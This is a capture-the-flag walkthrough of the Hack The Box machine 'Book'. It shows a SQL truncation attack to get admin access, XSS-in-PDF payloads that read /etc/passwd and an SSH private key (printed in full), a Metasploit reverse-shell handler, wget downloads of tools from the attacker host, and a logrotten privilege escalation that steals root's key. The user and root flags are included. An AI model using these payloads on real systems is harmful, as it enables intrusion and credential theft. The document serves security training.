
Book


```
=================
|    BOOK 10.10.10.176    |
=================
```



InfoGathering

```
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: |   2048 f7:fc:57:99:f6:82:e0:03:d6:03:bc:09:43:01:55:b7 (RSA)
[*] Nmap: |   256 a3:e5:d1:74:c4:8a:e8:c8:52:c7:17:83:4a:54:31:bd (ECDSA)
[*] Nmap: |_  256 e3:62:68:72:e2:c0:ae:46:67:3d:cb:46:bf:69:b9:6a (ED25519)
[*] Nmap: 80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
[*] Nmap: | http-cookie-flags:
[*] Nmap: |   /:
[*] Nmap: |     PHPSESSID:
[*] Nmap: |_      httponly flag not set
[*] Nmap: |_http-server-header: Apache/2.4.29 (Ubuntu)
[*] Nmap: |_http-title: LIBRARY - Read | Learn | Have Fun
[*] Nmap: No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

```
COMMON.TXT WORDLIST RESULTS
admin                   [Status: 200, Size: 6291, Words: 377, Lines: 308]
.hta                    [Status: 403, Size: 277, Words: 20, Lines: 10]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10]
docs                    [Status: 403, Size: 277, Words: 20, Lines: 10]
index.php               [Status: 200, Size: 6800, Words: 461, Lines: 322]
images                  [Status: 403, Size: 277, Words: 20, Lines: 10]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10]
```



```
http://10.10.10.176
    /
        name=tobor&email=tobor%40tobor.co
    admin
    admin
        /
        export
        export
        index.php
    books.php
    collections.php
        -----------------------------113173630353899
        -----------------------------413445907162399
    contact.php
        message=test
    download.php
        file=2
    feedback.php
    home.php
    images
    index.php
        email=tobor%40tobor.com&password=
    logout.php
    profile.php
    search.php
        search=tewt
        search=tobor
    settings.php
```


LOGIN PAGE AT
http://10.10.10.176/admin/
http://10.10.10.176/

Gaining Access

We are able to sign up for an account. In a situation where this occurs we will want to test for a SQL Truncation Attack.
If you are an idiot like me and dont know what truncate means it means to shorten the duration or extent of something.
This is an appropriate meaning for how the attack works.


A SQL Truncation vulnerability is created when the user input value is not validating for length.
The default administrator account in MySQL is admin. MySQL does not compare strings in binary mode so the string admin is equal to the string admin in the database.
If we create an account "admin tobor" and the application searches the database for this user and it cant find it because the username column is limited to 20 characters and the attacker supplied 21 characters the application will accept the new username and insert it into the database. Due to the 20 character column length, the app will truncate the username and insert it as admin. Now the table will contain 2 admin users.

The below burp requests is the capture of me creating a user to sign in as. We use an email address to sign in which means we are guessing the admin accounts email.



```
POST /index.php HTTP/1.1
Host: 10.10.10.176
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.176/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
DNT: 1
Connection: close
Cookie: PHPSESSID=qjmka8e9bp0qt002c4o3ao35n7
Upgrade-Insecure-Requests: 1

name=notadmin2&email=admin@book.htb                 31&password=admin123123
```

If you response says User Exists you did something wrong. Click Follow redirection



```
HTTP/1.1 302 Found
Date: Wed, 26 Feb 2020 22:17:13 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: home.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8


```

Now sign in using the credentials we just set to gain admin access
http://10.10.10.176/admin/
USER: admin@book.htb
PASS: admin123123

Library | Admin Panel

If you have a Garden and a Library, you have everything you needed.

Administrators can review the book list and can moderate the users.

At http://10.10.10.176/collections.php we are able to upload a file. The admin has to approced these submissions for approval.
I created a user account at http://10.10.10.176 which I then signed into and tried uploading a PDF. (I downloaded the pdf from the admin area)

```
/* Read the passwd file  */
<script> x=new XMLHttpRequest; x.onload=function(){ document.write(this.responseText) }; x.open
("GET","file:///etc/passwd");x.send();</script>

/* Read an ssh key */
<script> x=new XMLHttpRequest; x.onload=function(){ document.write(this.responseText) }; x.open
("GET","file:///home/reader/.ssh/id_rsa");x.send();</script>
```

REFERENCE: https://www.noob.ninja/2017/11/local-file-read-via-xss-in-dynamically.html


We now have an SSH Key!

PRIVATE KEY ssh.key

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA2JJQsccK6fE05OWbVGOuKZdf0FyicoUrrm821nHygmLgWSpJ
G8m6UNZyRGj77eeYGe/7YIQYPATNLSOpQIue3knhDiEsfR99rMg7FRnVCpiHPpJ0
WxtCK0VlQUwxZ6953D16uxlRH8LXeI6BNAIjF0Z7zgkzRhTYJpKs6M80NdjUCl/0
ePV8RKoYVWuVRb4nFG1Es0bOj29lu64yWd/j3xWXHgpaJciHKxeNlr8x6NgbPv4s
7WaZQ4cjd+yzpOCJw9J91Vi33gv6+KCIzr+TEfzI82+hLW1UGx/13fh20cZXA6PK
75I5d5Holg7ME40BU06Eq0E3EOY6whCPlzndVwIDAQABAoIBAQCs+kh7hihAbIi7
3mxvPeKok6BSsvqJD7aw72FUbNSusbzRWwXjrP8ke/Pukg/OmDETXmtgToFwxsD+
McKIrDvq/gVEnNiE47ckXxVZqDVR7jvvjVhkQGRcXWQfgHThhPWHJI+3iuQRwzUI
tIGcAaz3dTODgDO04Qc33+U9WeowqpOaqg9rWn00vgzOIjDgeGnbzr9ERdiuX6WJ
jhPHFI7usIxmgX8Q2/nx3LSUNeZ2vHK5PMxiyJSQLiCbTBI/DurhMelbFX50/owz
7Qd2hMSr7qJVdfCQjkmE3x/L37YQEnQph6lcPzvVGOEGQzkuu4ljFkYz6sZ8GMx6
GZYD7sW5AoGBAO89fhOZC8osdYwOAISAk1vjmW9ZSPLYsmTmk3A7jOwke0o8/4FL
E2vk2W5a9R6N5bEb9yvSt378snyrZGWpaIOWJADu+9xpZScZZ9imHHZiPlSNbc8/
ciqzwDZfSg5QLoe8CV/7sL2nKBRYBQVL6D8SBRPTIR+J/wHRtKt5PkxjAoGBAOe+
SRM/Abh5xub6zThrkIRnFgcYEf5CmVJX9IgPnwgWPHGcwUjKEH5pwpei6Sv8et7l
skGl3dh4M/2Tgl/gYPwUKI4ori5OMRWykGANbLAt+Diz9mA3FQIi26ickgD2fv+V
o5GVjWTOlfEj74k8hC6GjzWHna0pSlBEiAEF6Xt9AoGAZCDjdIZYhdxHsj9l/g7m
Hc5LOGww+NqzB0HtsUprN6YpJ7AR6+YlEcItMl/FOW2AFbkzoNbHT9GpTj5ZfacC
hBhBp1ZeeShvWobqjKUxQmbp2W975wKR4MdsihUlpInwf4S2k8J+fVHJl4IjT80u
Pb9n+p0hvtZ9sSA4so/DACsCgYEA1y1ERO6X9mZ8XTQ7IUwfIBFnzqZ27pOAMYkh
sMRwcd3TudpHTgLxVa91076cqw8AN78nyPTuDHVwMN+qisOYyfcdwQHc2XoY8YCf
tdBBP0Uv2dafya7bfuRG+USH/QTj3wVen2sxoox/hSxM2iyqv1iJ2LZXndVc/zLi
5bBLnzECgYEAlLiYGzP92qdmlKLLWS7nPM0YzhbN9q0qC3ztk/+1v8pjj162pnlW
y1K/LbqIV3C01ruxVBOV7ivUYrRkxR/u5QbS3WxOnK0FYjlS7UUAc4r0zMfWT9TN
nkeaf9obYKsrORVuKKVNFzrWeXcVx+oG3NisSABIprhDfKUSbHzLIR4=
-----END RSA PRIVATE KEY-----
```

Access the target machine


```
chmod 600 ssh.key
ssh reader@10.10.10.176 -i ssh.key
yes
```



```
root@kali:/home/kali/HTB/Boxes/Book# ssh reader@10.10.10.176 -i ssh.key
The authenticity of host '10.10.10.176 (10.10.10.176)' can't be established.
ECDSA key fingerprint is SHA256:QRw8pCXg7E8d9sWI+0Z9nZxClJiq9/eAeT/9wUfoQQk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.176' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 5.4.1-050401-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Feb 26 22:58:04 UTC 2020

  System load:  0.11               Processes:           152
  Usage of /:   27.4% of 19.56GB   Users logged in:     1
  Memory usage: 40%                IP address for ens33: 10.10.10.176
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

114 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Feb 26 16:38:07 2020 from 10.10.14.15
reader@book:~$ 
```

Now read the user flag

```
cat /home/reader/user.txt
# RESULTS
51c1d4b5197fa30e3e5d37f8778f95bc
```




```
reader@book:~$ cat user.txt
51c1d4b5197fa30e3e5d37f8778f95bc
```

USER FLAG: 51c1d4b5197fa30e3e5d37f8778f95bc

PrivEsc

No matter the shell I have my next step is gain a meterpreter.


```
msfconsole
use exploit/multi/script/handler
set LHOST 10.10.14.8
set SRVHOST 10.10.14.8
set LPORT 8081
set SRVPORT 8082
set target Python
set payload python/meterpreter/reverse_tcp
```



```
msf5 exploit(multi/script/web_delivery) >
[*] 10.10.10.176     web_delivery - Delivering Payload (446 bytes)
[*] Sending stage (53755 bytes) to 10.10.10.176
[*] Meterpreter session 1 opened (10.10.14.8:8081 -> 10.10.10.176:46878) at 2020-02-26 18:00:56 -0500
```

Now that we have access to the box we want to run the typical enum steps. During that enum pspy64 returned something interesting

```
# Download pspy64 to target
mkdir /tmp/tobor
cd /tmp/tobor
wget http://10.10.14.8/pspy64

# Make the file executable and run it
chmod +x pspy64
./pspy64
```



```
3 CMD: UID=0     PID=110     |
3 CMD: UID=0     PID=11      |
3 CMD: UID=0     PID=1079    | /usr/lib/policykit-1/polkitd --no-debug
3 CMD: UID=0     PID=1055    | /sbin/agetty -o -p -- \u --noclear tty1 linux
3 CMD: UID=111   PID=1011    | /usr/sbin/mysqld --daemonize --pid-file=/run/mysqld/mysqld.pid
3 CMD: UID=0     PID=1001    | /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
3 CMD: UID=0     PID=10      |
3 CMD: UID=0     PID=1       | /sbin/init auto automatic-ubiquity noprompt
3 CMD: UID=0     PID=98033   | /usr/sbin/logrotate -f /root/log.cfg
3 CMD: UID=0     PID=98032   | /bin/sh /root/log.sh
3 CMD: UID=0     PID=98034   | sleep 5
8 CMD: UID=1000  PID=98035   | /usr/sbin/apache2 -k start
8 CMD: UID=0     PID=98038   | sleep 5
3 CMD: UID=0     PID=98040   | /usr/sbin/logrotate -f /root/log.cfg
3 CMD: UID=0     PID=98039   | /bin/sh /root/log.sh
3 CMD: UID=0     PID=98041   | sleep 5
6 CMD: UID=1000  PID=98042   | /usr/sbin/apache2 -k start
8 CMD: UID=0     PID=98044   | /usr/sbin/logrotate -f /root/log.cfg
8 CMD: UID=0     PID=98043   | /bin/sh /root/log.sh
8 CMD: UID=0     PID=98045   | sleep 5
```

As can bee seen in the above output, logrotate is being run as root (UID=0). This may mean it is vulnerable to LogRotten exploit opening the door for our priviledge escalation.
Lets see what version logrotate is

```
logrotate --version
# RESULTS
logrotate 3.11.0
```

Reading the logrotten README we can see this is a vulnerable version


```
## Tested version
  - Debian GNU/Linux 9.5 (stretch)
  - Amazon Linux 2 AMI
(HVM)
  - Ubuntu 18.04.1
  - logrotate 3.8.6
  - logrotate 3.11.0
  - logrotate 3.15.0
```

Logrotate is prone to a race condition.
If the below conditions are met we can use the logrotten exploit.
- logrotate needs to be executed as root
- The logpath needs to be in control of the attacker
- Any option that creates files is set in the logrotate configuration
REFERENCE: https://github.com/whotwagner/logrotten

```
# Download logrotten to box
cd /tmp/tobor
wget http://10.10.14.8/toborotten
chmod +x toborotten

# Create the payload file. We are going to steal the root ssh key
echo "if [ `id -u` -eq 0 ]; then (echo /root/.ssh/id_rsa >> /tmp/tobor.txt &); fi" > bookpriv

# Execute the payload
./toborotten -p ./bookpriv /home/reader/backups/access.log
```

SSH in as root and read the root flag

```
chmod 600 rootssh.key
ssh root@10.10.10.176 -i rootssh.key
cat /root/root.txt

# RESULTS
84da92adf998a1c7231297f70dd89714
```



```
# whoami
root
# cat root.txt
84da92adf998a1c7231297f70dd89714
# |
```

CONTENTS OF log.cfg FILE USED BY LOGROTATE

```
/home/reader/backups/access.log {
        daily
        rotate 12
        missingok
        notifempty
        size 1k
        create
}
```

ROOT FLAG: 84da92adf998a1c7231297f70dd89714